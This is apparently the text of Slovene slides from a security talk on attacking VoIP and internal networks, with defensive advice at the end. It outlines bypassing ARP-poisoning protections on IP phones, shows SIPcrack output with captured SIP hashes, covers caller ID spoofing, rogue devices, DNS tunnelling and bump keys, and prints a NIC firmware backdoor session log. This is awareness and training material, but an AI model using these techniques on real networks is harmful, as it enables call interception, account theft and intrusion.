
- Težave s kodeki.
- Signalni protokol; Wireshark in UCsniff podpirajo:
 - SIP (Session Initiation Protocol)
 - SCCP (Skinny Call Control Protocol) oz. 'Skinny'.
 - Avaya telefoni uporabljajo H.323 signalni protokol, ki (še) ni (popolnoma) podprt v odprtokodnih orodjih.
- Uporaba mehanizmov za preprečevanje ARP zastrupljanja.

Reševanje težav

- Zaobid mehanizmov za preprečevanje ARP zastrupljanja - uporaba možnosti Unicast ARP Request Poisoning.
 - Običajno napravi pošljemo “zastrupljeni” unicast ARP paket in tako “popravimo” njegovo ARP tabelo.
 - Vendar a imajo nekateri telefoni (npr. Cisco Unified IP Phones, nekateri Avaya telefoni) varnostno nastavitev, ki takšno zastrupljanje onemogoča. Med vzpostavljanjem klica s pomočjo SCCP signalnega protokola, ko telefon ugotovi kdo je njegov RTP partner (ang. *peer*), temu partnerju pošlje ARP zahtevek ter tako nazaj popravi svojo ARP tabelo.
 - Rešitev: prestrežemo *StartMediaTransmission SCCP* paket in izvemo, da bo telefon poslal ARP zahtevek, zato ustvarimo lažen unicast ARP odgovor in telefon zasujemo s temi lažnimi paketki. Na ta način “preglasimo” pravi ARP odgovor.

Reševanje težav

- Strojne rešitve:
 - priklop na koncentrator in uporaba PoE injectorja (Power over Ethernet).
 - prevezava ethernet kablov tako, da gre napajanje mimo računalnika (ločeno sprejemamo RX in TX promet).



Vir: <http://hackaday.com/2008/09/14/passive-networking-tap/>

Pridobitev SIP računa

Pridobitev gesla za SIP račun

```
pepelux@debian$ sipcrack sip-users.txt -w dic.txt

SIPcrack 0.2 ( MaJoMu | www.codito.de )
-----

* Found Accounts:

Num   Server      Client      User  Hash|Password
-----
1  10.100.100.102 172.23.0.9  1001  b031c8f29f2939b65f0d9401c8c94000
2  10.100.100.102 172.23.0.9  1001  da49687fde85a93e9dbfb939387696f0
3  10.100.100.102 172.23.0.9  1002  af55dd49bbd767a6fd35882b0e249c3d
4  10.100.100.102 172.23.0.9  1002  1555ffc83f8d80e5657b5695019ecd49
5  10.100.100.102 172.23.0.9  1002  16f880ed28fe8ba6a21487611e24205b
6  10.100.100.102 172.23.0.9  1001  8ee71563a5d173aa7a7eb8d8ae0a5dc4
7  10.100.100.102 172.23.0.9  1001  f74d46471ab4384f02a18a64e921ffe7
8  10.100.100.102 172.23.0.9  1002  a66136e558b34861db73b1aa4f233628
9  10.100.100.102 172.23.0.9  1002  ae6a41ac06613875626ea7ae34dc9a9a



* Select which entry to crack (1 - 9):
```

Spreminjanje klicne identifikacije

Ponarejanje klicne identifikacije (ko imamo SIP račun)




Ponarejanje klicne identifikacije




[DEMO CallerID, SMS]

Včasih je pomen fizičnega dostopa podcenjen



Omrežni priključek, Wi-fi, Bluetooth,...




Raspberry Pi, <<http://www.raspberrypi.org/>>.

Cena: 15 GBP



<http://theplugbot.com/>



TCP-over-DNS/ICMP,...?

<http://code.kryo.se/iodine/>



“Bump key”

[FILM: 0:45]

- Single command execution shellcode
 - One packet – one command
 - Requires no back-channel
 - Works with AAA configurations
 - Cannot change the configuration easily



Cisco IOS - Attack & Defense

The State of the Art

Vir: <http://www.phenoelit-us.org/stuff/FX_Phenoelit_25c3_Cisco_IOS.pdf>.

```
archimede:~/nicssh$ nicssh -c 10.4.4.233
Connecting to 10.4.4.233
ICMP Echo Reply from OS - no nicfw
Goodbye!
archimede:~/nicssh$ nicssh -c8 10.4.4.234
Connecting to 10.4.4.234
ICMP Echo Reply from nicfw (Windows system)
Requesting tcp/80 with cloaking (-8)
nicssh> ?
help memory* sniff* send* reboot cleanup quit
nicssh> cleanup
Clean up requested - wiping GPU...
Received packet from NIC: nicssh wiped
Remote hardware is 00:12:79:94:a3:52
Remote loading standard firmware via UDP.....done
Connection with remote lost, nicfw wiped
Goodbye!
archimede:~/nicssh$ nicssh -ig 10.4.4.234
Connecting to 10.4.4.234
ICMP Echo Reply from OS - no nicfw
Installation requested: nicfw (-i), nicssh (-g)
Remote hardware on LAN is 00:12:79:94:a3:52
Remote loading nicfw via UDP.....done
Connection lost (expected) - please wait...
ICMP Echo Reply from nicfw (Windows system)
Requesting GPU from nicfw...nVidia
Remote loading nicssh via UDP.....done
Connecting to nicssh
nicssh> ?
help memory* sniff* send* reboot cleanup quit
nicssh> quit
Disconnecting from nicssh
Goodbye!
archimede:~/nicssh$ cd
archimede:~$
```



Vir: All your firmware are belong to us, <<http://slo-tech.com/clanki/09010/>>.

Potem pa smo v poslovnih prostorih našli...




Rešitve?

Možne rešitve

- Fizična varnost:
 - kontrola dostopov v prostore;
 - pregled in popis ožičenja;
 - varovanje opreme tudi znotraj omrežja.
- Omrežje:
 - uporaba statičnih ARP tabel na omrežnih stikalih (težava: večja nefleksibilnost omrežja, ker je treba MAC naslov omrežne naprave pred tem vpisati v ARP tabelo na omrežnem stikalu);
 - uporaba 802.1x avtentikacije na telefonih.
 - preveriti dizajn oz. segmentacijo omrežja: preveriti razdelitev omrežja na podomrežja (ang. subnet), da se ne uporabljajo omrežni mostovi (ang. bridge),...
- Izvedba informacijsko-varnostnega pregleda s strani neodvisnih strokovnjakov ter redno izvajanje informacijsko-varnostnih pregledov.
- Uporaba ZRTP/SRTP šifriranja na telefonih.

ZRTP / SRTP

- ZRTP je kriptografski protokol za izmenjavo (sejnih) šifrirnih ključev dveh končnih naprav v VoIP omrežju.
- ZRTP najprej ugotovi ali odjemalec (ang. *peer*) na drugi strani prav tako podpira ZRTP, nato pa si oba odjemalca s pomočjo Diffie-Hellmanovega protokola izmenjata šifrirne ključe).
- Sledi preklop komunikacije v SRTP način.
- SRTP (Secure Real-time Transport Protocol) je protokol za šifriranje RTP komunikacij, overjanje in zagotavljanje integritete RTP podatkov ter preprečevanje tim. replay napada.



Vir in avtorstvo: <http://www.zrtp.org/zrtp-protocol>

BUSTED!



vprašanja?